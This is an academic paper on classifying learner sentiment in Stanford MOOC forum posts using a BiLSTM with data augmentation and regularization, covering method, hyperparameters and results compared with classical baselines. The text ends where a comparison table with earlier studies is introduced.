***Abstract*—Massive Open Online Courses (MOOCs) have transformed digital learning, leading to vast amounts of learner-generated content that reflect user experience and engagement. Accurately classifying sentiment from this content is essential for improving course quality, but remains challenging due to subtle linguistic variation and contextual ambiguity. This study proposes a sentiment analysis approach based on an enhanced Bidirectional Long Short-Term Memory (LSTM) model. The enhancements include the integration of data augmentation and regularization techniques to address overfitting and improve generalization. The model was trained and evaluated on a dataset of 29,604 learner discussion posts from Stanford University MOOCs. Experimental results show that the proposed model achieves an accuracy of 88.54% in classifying sentiments into positive, negative, and neutral classes. These results suggest that the enhanced LSTM model offers a reliable solution for large-scale sentiment classification in online education, with potential applications in learner support, curriculum design, and personalized feedback.**

***Keywords*—MOOCs; Sentiment analysis; deep learning; Bidirectional LSTM; data augmentation; regularization techniques**

I. Introduction

Massive Open Online Courses (MOOCs) have revolutionized digital education by enabling global access to quality learning. With thousands of learners actively participating in MOOC platforms, understanding learner sentiment is essential to improving course quality, fostering engagement, and guiding instructional strategies. Sentiment analysis (SA), a subfield of natural language processing (NLP), has become a powerful tool to extract emotional insights from learners' discussions and feedback.

Numerous studies have applied sentiment analysis in educational settings using machine learning (ML) and deep learning (DL) models. Kastrati et al. [1] used a BiGRU model with Word2Vec embeddings to classify MOOC feedback, enhancing the overall sentiment classification pipeline. Zhang and Zhu [2] fine-tuned BERT on educational data to capture contextual sentiment, showing improved performance on short learner posts. Phan et al. [3] integrated an attention-based deep learning architecture for aspect-based sentiment extraction, aiding in pedagogical refinements. Ortigosa et al. [4] applied lexicon-based sentiment analysis to Facebook data for personalized e-learning, improving adaptive content delivery. Onan [5] demonstrated that CNN models with Word2Vec embeddings outperform traditional machine learning techniques in MOOC sentiment classification. Ramesh et al. [6] modeled emotional cues from MOOC discussions using LSTM with attention mechanisms to predict dropout risks, supporting early intervention strategies. Rani and Kumar [7] developed a sentiment-aware feedback system using rule-based NLP techniques to enhance teaching quality. Alatrash et al. [8] proposed a sentiment-driven recommender system for MOOCs that dynamically adjusts learning materials based on learners' emotions. Zhang and Zhu [9] combined sentiment and content analysis using a hybrid deep learning approach to generate fine-grained profiles of learners in LMOOC platforms.

In addition to the works reviewed above, other efforts also demonstrate the need for more robust and domain-specific sentiment models. Chen et al. [10] introduced a semi-supervised learning model tailored to MOOC forums. Sailunaz and Alhajj [11] studied emotion-aware sentiment modeling using social media data. Kumar et al. [12] proposed a multi-task neural architecture combining sentiment and emotion classification. Zhang et al. [13] integrated attention mechanisms to enhance performance on short text sentiment tasks. Priyadharshini et al. [14] designed a CNN–BiLSTM model that showed strong results on diverse emotional datasets.

While valuable, most prior studies do not incorporate advanced data enhancement techniques such as text augmentation or regularization. These methods can significantly reduce overfitting and compensate for limited annotated data both critical challenges in educational datasets. Additionally, many existing models rely on small or generic datasets, which lack the scale and linguistic diversity of MOOC forums.

To overcome these limitations, we propose a novel scalable sentiment analysis framework leveraging Bidirectional Long Short-Term Memory (BiLSTM) networks, enriched with advanced data augmentation and regularization techniques. Our model is rigorously validated using a large-scale real-world dataset of over 29,000 learner discussion posts from Stanford University MOOCs, classifying sentiments into positive, negative, and neutral categories.

The primary contributions of this study are:

- Development of a BiLSTM-based sentiment analysis framework customized for large-scale MOOC discussions, enhanced with data augmentation and regularization.
- Comprehensive benchmarking against established models to validate the framework's effectiveness.

*Corresponding Author.

- Real-world application to a large educational dataset, confirming scalability and practical relevance.

The remainder of this paper is structured as follows: Section II presents the theoretical basis, outlining key concepts in sentiment analysis and deep learning. Section III describes our methodology, detailing preprocessing, model design, and training procedures. Sections IV and V provides results and discusses their implications. Finally, Section VI concludes the paper and outlines future research directions.

II. THEORETICAL BASIS

Understanding sentiment in educational discussions is critical for evaluating learner satisfaction, identifying disengagement, and adapting course content. This section presents the theoretical background that underpins our work, including core distinctions between emotion and sentiment, followed by the rationale for using deep learning, particularly Bidirectional Long Short-Term Memory (BiLSTM) networks in processing MOOC discussions.

A. Emotion and Sentiment

Emotion is a complex human experience defined as a powerful feeling arising from circumstances, mood, or interpersonal connections [15], often manifesting as brief, intense reactions to specific events [16]. Theories of emotion are divided into neurological, physiological, and cognitive categories [17], including the Evolutionary Theory of Emotion [18], James-Lange theory [19], and Schachter-Singer Theory [20]. Emotions can be gauged through dimensional approaches, like Russell's circumplex model [21], or categorical approaches, such as the six basic emotions [22]. In contrast, sentiment refers to the enduring positive or negative feelings shaping opinions [23], involving a mix of emotions, cognition, and behavior [24]. While emotion and sentiment are distinct, many sentiment analysis systems rely on emotion analysis [25] [26].

B. Deep Learning Models for Sentiment Analysis

A Recurrent Neural Network (RNN) is a class of artificial neural networks specifically designed to process and analyze sequential data. It consists of repeating modules that allow information to persist across time steps. Long Short-Term Memory (LSTM), a specialized type of RNN, was introduced to address the instability issues encountered in traditional RNNs, particularly the vanishing gradient problem, which previously hindered their practical applicability. LSTM networks are capable of learning and exploiting long-term temporal dependencies in sequential data by leveraging internal memory cells. These cells enable the model to retain relevant past information and make predictions based on the contextual dependencies present in the input sequence. A defining feature of LSTM architecture, as opposed to other deep learning models such as Convolutional Neural Networks (CNNs), is the presence of three gating mechanisms: the input gate, forget gate, and output gate. These gates regulate the flow of information by selectively incorporating new input (input gate), discarding irrelevant information (forget gate), and transmitting pertinent data to subsequent time steps (output gate) [27]. A schematic representation of these recurrently connected cells is illustrated in Fig. 1.

The input gate is denoted by i, the output gate by o, and the forget gate by f. The cell state is represented as C, the cell output as h, and the input at a given time step as x. As illustrated in Fig. 2, the structure of the LSTM cell enables it to regulate information flow using these components. The following equations formally define the operations performed within an LSTM cell during each time step:

$$f_t = \sigma\left(W_f \cdot \left[h_{\{t-1\}};\, x_t\right] + b_f\right) \quad (1)$$

$$i_t = \sigma\left(W_i \cdot \left[h_{\{t-1\}};\, x_t\right] + b_i\right) \quad (2)$$

$$\widetilde{C_t} = \tanh\left(W_C \cdot \left[h_{\{t-1\}}; x_t\right] + b_C\right) \quad (3)$$

$$C_t = f_t \cdot C_{\{t-1\}} + i_t \cdot \widetilde{C_t} \quad (4)$$

$$o_t = \sigma\left(W_o \cdot \left[h_{\{t-1\}};\, x_t\right] + b_o\right) \quad (5)$$

$$h_t = o_t \cdot \tanh\left(C_t\right) \quad (6)$$

The matrices W represent the learnable weights associated with each gate, while C denotes the updated cell state. These states are propagated forward through the network, as illustrated in Fig. 2, and the weights are optimized using backpropagation through time. The forget gate plays a crucial role in mitigating overfitting by selectively discarding irrelevant information from previous time steps. This gated architecture and its mechanism for controlling information flow are instrumental in addressing the vanishing gradient problem inherent in traditional RNNs. As a result, LSTM networks are particularly effective for modeling complex, non-stationary sequences.



Fig. 1. LSTM Layout with cell connections.



Fig. 2. Architecture of a LSTM cell with various gates.

The standard LSTM model was initially proposed by Hochreiter and Schmidhuber in 1997 [28], and the Bidirectional LSTM (BiLSTM) variant was later introduced by Graves et al. in 2005 [29]. Fig. 3 illustrates the general schematics of LSTM and BiLSTM networks. In an LSTM, each hidden cell receives input influenced by computations performed in cells from preceding time steps. This explicit management of sequential memory makes LSTM particularly suitable for modeling

sequential data. In contrast, the BiLSTM architecture features a bidirectional flow of information, employing two LSTM networks: one processing data in a forward direction, and the other in reverse, with outputs from both networks merging at the output layer. This bidirectional context has been shown to significantly improve accuracy in language modeling [30] [31], and related tasks.



Fig. 3. LSTM (a) and BILSTM (b) Architecture.

In our research, we chose the Bidirectional Long Short-Term Memory (BiLSTM) model due to its effectiveness in capturing contextual dependencies in both forward and backward directions an essential feature for understanding nuanced sentiment in learner-generated content. This makes it particularly suitable for processing the informal, sequential, and often ambiguous language found in MOOC forum posts. Furthermore, many existing models lack mechanisms for addressing challenges such as overfitting, class imbalance, and limited linguistic variability. Our enhanced BiLSTM framework integrates data augmentation and regularization techniques to overcome these limitations and improve generalization across diverse sentiment categories.

III. METHOD

This section presents the methodology adopted for sentiment analysis of learners' posts in the MOOC context. We begin by describing the dataset used in this study, followed by an exploratory analysis to uncover linguistic and sentiment patterns. Subsequently, we discuss the text representation process combining tokenization and pre-trained word embeddings. We then detail the design and training of the Bidirectional Long Short-Term Memory (BiLSTM) model. Finally, we describe the experimental setup, including training parameters and evaluation metrics. The proposed pipeline is illustrated in Fig. 4.

A. Dataset

In this study, we utilized the Stanford MOOC Posts dataset [32], which comprises 29,604 learner forum posts collected from Stanford University's OpenEdX platform between August 2013 and September 2014. The dataset covers six different MOOCs across three academic domains: Education, Medicine, and Statistics. Each post was manually annotated by human coders across several dimensions, including confusion, urgency, opinion, question, answer, and sentiment. Table I summarizes the key metadata of the Stanford MOOC Posts dataset.

The dataset exhibits challenges typical of real-world online text, including class imbalance among sentiment labels, informal expressions, typos, and the use of abbreviations. Recognizing these challenges is critical for effective preprocessing and model design.



Fig. 4. Proposed methodology.

TABLE I. METADATA OF THE STANFORD MOOC POSTS DATASET

Attribute	Description
Source	Stanford University's OpenEdX platform
Collection Period	August 2013 – September 2014
Number of Courses	6
Number of Posts	29,604
Language	English
Sentiment Labels	1 (Very Negative) to 7 (Very Positive)
Data Fields	Text, Sentiment, Confusion, Urgency, Course Type, Timestamp, Forum Post ID, Forum UID, Anonymized User Info
Post Types	Comment, Comment Thread
Challenges	Class imbalance, informal text, typos, abbreviations

Regarding the sentiment dimension, each post was rated on a 7-point scale, where a score of 7 indicates a highly positive sentiment requiring no instructor intervention, and a score of 1 signifies a highly negative sentiment necessitating immediate instructor attention. This fine-grained labeling provides a valuable resource for sentiment classification tasks.

Table II presents examples of learner posts along with their corresponding sentiment scores.

TABLE II. DATASET

Posts	Score
I am really glad that I entered this MOOC. A lot of interesting things are explained in an engaging manner! Loss of motor control in the cold, the after drop - fantastic!	7
Yes, the parent and teacher do have an important role as an encouraging mentor who continues to learn when to step in and when to step back.	4
TERRIBLE interface design! Just put an obvious 'next' button at the bottom of the main body area or clone the whole linear navigation from the top.	1

The goal of this study was to assess whether a post was positive, negative, or neutral. We considered posts scoring above 4 to be positive, those scoring below 4 to be negative, and those scoring exactly 4 to be neutral.

B. Exploratory Data Analysis

To begin our analysis, we conducted an exploratory study of the dataset. As shown in Fig. 5, the sentiment scores are not evenly distributed across the posts, with a noticeable concentration around the score of 4. Posts labeled with a sentiment score of 4 often exhibit a mixture of positive and negative expressions, making them less straightforward for classification purposes. However, instead of excluding these instances, we retained all posts, including those with a score of 4, to preserve the integrity and representativeness of the dataset.

This decision ensures that our model is exposed to a more realistic distribution of sentiments encountered in real-world learner discussions.



Fig. 5. Sentiment distribution.

Following the initial exploration, we categorized the sentiment scores into three distinct classes to simplify the classification task. Posts with a sentiment score greater than 4 were labeled as positive, those with a score less than 4 as negative, and posts with a score exactly equal to 4 as neutral. The final sentiment distribution after this categorization is illustrated in Fig. 6.



Fig. 6. Final sentiment distribution.

C. Data Preprocessing

In this step, we prepared the textual data by applying a series of preprocessing operations to improve the quality and consistency of the corpus before feeding it into the model. Effective data cleansing is critical in text analysis, as it removes noise and ensures that the inputs are more comprehensible for subsequent natural language processing (NLP) tasks. The following preprocessing procedures were implemented:

1) Data inspection: The data was inspected to identify any missing values or unhelpful data. Any null values and irrelevant columns were dropped. Since the "Post" column is our target data, we retained only the "Post" in the final DataFrame.

2) Lowercasing: All text was converted to lowercase to maintain consistency and minimize variability due to case sensitivity, using the lower() function.

3) Removal of URLs and mentions: Hyperlinks and user mentions, which do not contribute meaningful information to the sentiment classification task, were eliminated through regular expressions.

4) Removal of punctuation and digits: Punctuation marks and numerical digits were removed using standard string processing techniques to focus solely on the textual content relevant for semantic analysis.

5) Lemmatization: Lemmatization was applied to normalize words to their base or dictionary forms by utilizing vocabulary and morphological analysis. This step helps in reducing inflectional forms and improving the semantic understanding of the text.

After completing the text cleaning procedures and encoding the sentiment labels, the dataset was prepared for further processing. Table III presents a sample of the cleaned text alongside the corresponding encoded sentiment labels.

TABLE III. SAMPLE OF CLEANED TEXT AND CORRESPONDING ENCODED SENTIMENT LABELS AFTER PREPROCESSING

Index	Cleaned Text	Encoded Sentiment
0	algebra math game saying create game incorpora...	1
1	peer review module fully done anything wrong p...	1
2	grow brain right middle front room statement f...	1
3	math right wrong math become conceptual adapt ...	1
4	district group group based struggling idea tim...	1
...	...	...
29599	dear option regular best josh	2
29600	fabulous typo module slide title supposed viol...	2
29601	thanks josh hint anon screen name.	2
29602	whoa nut thanks value calculator	2
29603	thanks	2

The cleaned text will serve as input for the subsequent tokenization, encoding, and embedding processes, while the encoded sentiment labels will be used as target outputs during supervised model training.

D. Data Visualization

Data visualizations are an essential aspect of exploring and understanding datasets. In this study, we employed visual techniques such as word clouds and word frequency analysis to gain insights into the sentiment distribution and the characteristics of learner posts. These visualizations help to identify underlying patterns and potential imbalances within the dataset, providing valuable context for the sentiment analysis task. The following sections will elaborate on the key visualizations utilized in this study and their role in uncovering meaningful trends within the data.

1) Word cloud: The word cloud visualization highlights the most frequently occurring words within a dataset. Words that appear more often are displayed in larger fonts, while those used less frequently are shown in smaller fonts. Fig. 7 presents a word cloud that provides an overview of the emotional trends expressed in the posts, encompassing positive, negative, and neutral sentiment words in a single, comprehensive visualization. This allows for a clear understanding of the language patterns within the dataset.



Fig. 7. Word cloud.

2) Words frequency: Word frequency analysis provides essential insights into the language used within a text or corpus. This analysis allows for the identification of recurring terms and key phrases, revealing patterns and underlying themes within the dataset. Fig. 8, 9 and 10 illustrate the most frequently occurring words associated with each sentiment category. In positive sentiment posts, terms such as "great", "learning," and "thanks" are prominent, reflecting positive engagement and appreciation for the course. Conversely, negative sentiment posts highlight words like "problem", "teacher" and "grade", indicating issues or dissatisfaction encountered by stude,nts. Neutral sentiment posts feature terms like "question", "answer", and "data", commonly found in objective discussions about course content without significant emotional emphasis.

E. Data Augmentaiton

Text data augmentation is a technique in natural language processing (NLP) that expands the size and diversity of a text dataset by generating variations of existing data. By introducing these variations, models become more robust and generalizable, improving their performance on new, unseen data. Data augmentation helps reduce overfitting, ensuring that models can handle diverse and unpredictable inputs in real-world scenarios.



Fig. 8. Top 10 most frequent positive words.



Fig. 9. Top 10 most frequent negative words.



Fig. 10. Top 10 most frequent neutral words.

In this study, we applied the following data augmentation techniques:

1) Synonym replacement: Words are replaced with their synonyms to introduce variation without altering the overall meaning.

2) Random insertion: Random words are inserted into the text to diversify the vocabulary and sentence structure.

3) Random swap: The positions of random words in the text are swapped to generate different syntactical structures.

4) Random deletion: Random words are removed from the text to simulate missing information and prevent overfitting.

5) Character-level augmentation: The text is modified at the character level, such as introducing typos, to simulate real-world text input errors.

Each of these methods generates variations of the original text, thus increasing the diversity of the dataset and enhancing its representativeness. By applying these techniques, we aim to improve the model's ability to generalize and reduce overfitting.

F. Text Representation

In order to prepare the textual data for input into the BiLSTM model, it is necessary to transform raw text into a structured numerical format that preserves both semantic and contextual information. This transformation comprises three key steps: tokenization, encoding, and embedding. Tokenization decomposes the text into individual units (tokens) suitable for computational processing. Encoding subsequently maps these tokens into unique integer identifiers, forming standardized input sequences. Finally, embedding projects these encoded sequences into dense vector spaces that capture semantic relationships between words. The following sub-sections elaborate on each of these steps.

1) Tokenization: Tokenization was performed using the Tokenizer class from the TensorFlow Keras library. The Tokenizer constructs a vocabulary from the text corpus and converts the textual data into sequences of integers suitable for input to the BiLSTM model. An instance of the Tokenizer was initialized to process the corpus, creating an empty dictionary to map each unique word to a distinct integer index. This mapping establishes the basis for subsequent encoding and embedding procedures.

2) Encoding: After the text had been divided into tokens, each token was assigned a unique integer identifier based on a constructed vocabulary. This encoding process transformed the sequences of tokens into sequences of integers, enabling standardized numerical input for the BiLSTM model. Moreover, the target variable, representing the sentiment class (e.g., positive, neutral, negative), was also encoded numerically to facilitate the supervised learning process. By ensuring that both the input features and the output labels were numerically represented, the data became suitable for effective computational modeling and training.

3) Word embedding: After encoding, the integer sequences were transformed into dense vector spaces through the use of pre-trained word embeddings. Word embeddings capture the semantic and syntactic properties of words, enabling the model to leverage semantic relationships for improved predictive performance.

The embedding layer maps each token index to its corresponding vector representation, effectively addressing issues of data sparsity and reducing the number of trainable parameters, which in turn mitigates the risk of overfitting. In this work, pre-trained word vectors from GloVe (Global Vectors for Word Representation), an unsupervised learning algorithm introduced by Stanford researchers in 2014 [33], were utilized. These vectors were employed to initialize the embedding layer, with each word's embedding serving as the initial weight in the model. This initialization enables faster convergence and more effective learning during model training.

G. Model Architecture

The architecture of the proposed model was designed to effectively capture semantic and contextual features from learners' posts for sentiment classification. It is based on a Bidirectional Long Short-Term Memory (BiLSTM) deep neural network, augmented with several regularization techniques to enhance generalization performance.

The model begins with an embedding layer, which converts input tokens into dense vectors of a fixed size. This layer was initialized with pre-trained GloVe vectors to embed semantic information into the input representations. To prevent overfitting at the embedding level, a SpatialDropout1D layer was applied, which randomly drops entire 1D feature maps to promote robust feature learning.

Following the embedding and dropout operations, two stacked Bidirectional LSTM layers were employed. The first BiLSTM layer consists of 128 units, processes the input sequences in both forward and backward directions, and applies both dropout and recurrent dropout for regularization. Batch normalization was applied after this layer to stabilize and accelerate the training process. The second BiLSTM layer, consisting of 64 units, further refines the sequential features using a similar configuration of dropout, recurrent dropout, and batch normalization.

After the stacked BiLSTM layers, the model includes a fully connected dense layer with 64 units and ReLU activation, introducing non-linearity to capture more complex patterns within the extracted features. A standard dropout layer was subsequently added to provide further regularization and reduce the risk of overfitting.

Finally, the model concludes with a dense output layer utilizing a softmax activation function, producing probabilistic outputs across the sentiment classes. This enables the model to perform multi-class sentiment classification by assigning a probability score to each class.

Overall, this architecture effectively balances the need to capture intricate sequential dependencies with robust regularization mechanisms, resulting in a model that generalizes well to unseen data. The overall architecture of the proposed model is illustrated in Fig. 11.

H. Training Procedure

The dataset was split into three parts: 60% for training, 10% for validation, and 30% for testing. The training data (60%) was used to build and train the model, while the validation data (10%) helped tune the model during training, and the testing data (30%) was reserved for final evaluation. Padding was applied to both the training and testing datasets to ensure uniform sequence lengths for efficient batch processing. The model was trained with a batch size of 64 for 50 epochs using the Adam optimizer with a learning rate of 0.001. Categorical crossentropy was used as the loss function for multi-class classification.

Table IV summarizes the training hyperparameters and their justifications.



Fig. 11. Model architecture.

TABLE IV. TRAINING HYPERPARAMETERS AND THEIR JUSTIFICATIONS

Parameter	Details	Justification
Dataset Split	**60%** Training, **10%** Validation, **30%** Testing	Ensures fair model evaluation and prevents data leakage.
Batch Size	64	Balances computational efficiency and model stability.
Epochs	50	Allows sufficient training while preventing overfitting.
Optimizer	Adam	Accelerates convergence and adapts learning rates.
Loss Function	Categorical Crossentropy	Suitable for multi-class classification problems.
Early Stopping	Enabled (based on validation loss)	Prevents overfitting by stopping training when performance plateaus

IV. RESULTS

In this section, we present the experimental results and a comparative analysis of the performance of our proposed enhanced Bi-LSTM model against several established baseline algorithms. The evaluation focuses on key metrics, including accuracy, precision, recall, and F1-score, to comprehensively assess the effectiveness and efficiency of the approach. In addition to presenting the numerical results, we provide detailed interpretations and discussions to highlight the significance of the findings, compare them with related works, and address the strengths and limitations of the model within the MOOC sentiment analysis context.

A. Evaluation Metrics

To comprehensively evaluate the performance of the proposed sentiment analysis model, several widely used classification metrics were employed, including accuracy, precision, recall, and F1-score. These metrics provide a robust understanding of the model's effectiveness across different aspects of sentiment classification, beyond mere accuracy alone. Their definitions and corresponding formulas are as follows:

- Accuracy: measures the fraction of predictions where the model made a correct decision. It is defined as:

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN} \quad (7)$$

- Precision: is the ratio of true positive results to all predicted positive results. It is calculated as:

$$Precision = \frac{TP}{TP+FP} \quad (8)$$

- Recall: is the ratio of true positive results to all actual positive samples. It is computed as:

$$Recall = \frac{TP}{TP+FN} \quad (9)$$

- F1-score: represents the harmonic mean between precision and recall, providing a balanced evaluation metric. It is expressed as:

$$F1 = 2 \times \frac{Precision \times Recall}{Precision+Recall} \quad (10)$$

Where TP denotes True Positives, TN denotes True Negatives, FP denotes False Positives, and FN denotes False Negatives.

B. Results and Comparison with Baseline Models

In this section, we present the experimental results of the proposed enhanced Bi-LSTM model on the Stanford MOOC Posts dataset and compare its performance against several baseline machine learning models, including Support Vector Machine (SVM), Decision Tree (DT), Random Forest (RF), Logistic Regression (LR), and Multilayer Perceptron (MLP).

The evaluation was carried out using the previously described metrics: accuracy, precision, recall, and F1-score. Furthermore, the experiments were conducted under two conditions: without data augmentation and with data augmentation, to assess the impact of augmentation techniques on model performance.

To ensure a comprehensive internal evaluation, we reported multiple evaluation metrics, including Accuracy, Precision, Recall, and F1-score. Considering the moderate class imbalance present in the Stanford MOOC Posts dataset, particularly the predominance of neutral sentiment posts the F1-score was particularly informative for assessing balanced classification performance beyond what Accuracy alone could capture.

The detailed results for each model under both conditions are summarized in Table V.

TABLE V. EXPERIMENT RESULTS

	No Data augmentation				**Data augmentation**			
	Acc	**Prec**	**Rec**	**F1**	**Acc**	**Prec**	**Rec**	**F1**
SVM	71.79	71.37	71.80	69.82	91.32	91.57	91.27	91.23
DT	61.56	60.94	61.57	61.21	82.74	82.60	82.90	82.59
RF	70.40	69.71	70.38	67.89	90.86	91.85	90.85	90.77
LR	71.39	70.52	71.38	70.29	71.03	70.27	71.05	69.87
MLP	67.59	66.81	67.50	67.04	89.77	89.81	89.79	89.70
BI-LSTM	**71.22**	**71.19**	**70.98**	**71.13**	**88.54**	**88.51**	**88.55**	**88.52**

After observing the experimental results, it is evident that the Bi-LSTM model achieved strong performance across all evaluation metrics. Without data augmentation, the Bi-LSTM achieved an accuracy of 71.22% and an F1-score of 71.13%, outperforming baseline models such as SVM (69.82% F1-score) and RF (67.89% F1-score). After applying data augmentation techniques, the Bi-LSTM's accuracy increased to 88.54%, with an F1-score of 88.52%. These results confirm the model's effectiveness in both overall prediction correctness (Accuracy) and balanced classification performance (F1-score).

Although the SVM model achieved the highest F1-score of 91.23% after augmentation, the Bi-LSTM demonstrated consistent and competitive performance across all evaluation metrics. The slight and unexpected outperformance of SVM can be attributed to the structured nature of the dataset, where traditional machine learning models can sometimes perform better in recognizing more formal, less noisy textual patterns. Nevertheless, the Bi-LSTM model showed strong robustness and generalization capabilities, particularly when considering its potential scalability to larger and more diverse datasets with higher linguistic variability.

The significant improvement observed after applying data augmentation techniques can be attributed to the increased diversity and richness of the training data. By generating synthetic examples through operations such as synonym replacement, random insertion, word swapping, and random deletion, the model was exposed to a wider variety of linguistic patterns and textual variations. This exposure helped the Bi-LSTM model generalize better to unseen data, reduce overfitting, and become more robust in handling informal expressions, typos, and abbreviations commonly found in learner-generated posts. Consequently, the augmented dataset enabled the model to capture the underlying sentiment signals more effectively, leading to notable gains across all evaluation metrics.

C. Comparison with Existing Studies

After evaluating the performance of the proposed enhanced Bi-LSTM model internally, this section presents a comparative analysis against previously published sentiment analysis approaches that also used the Stanford MOOC Posts dataset. Accuracy is used as the primary evaluation metric to allow a consistent and meaningful comparison with results reported in existing studies. The comparative results are summarized in Table VI.

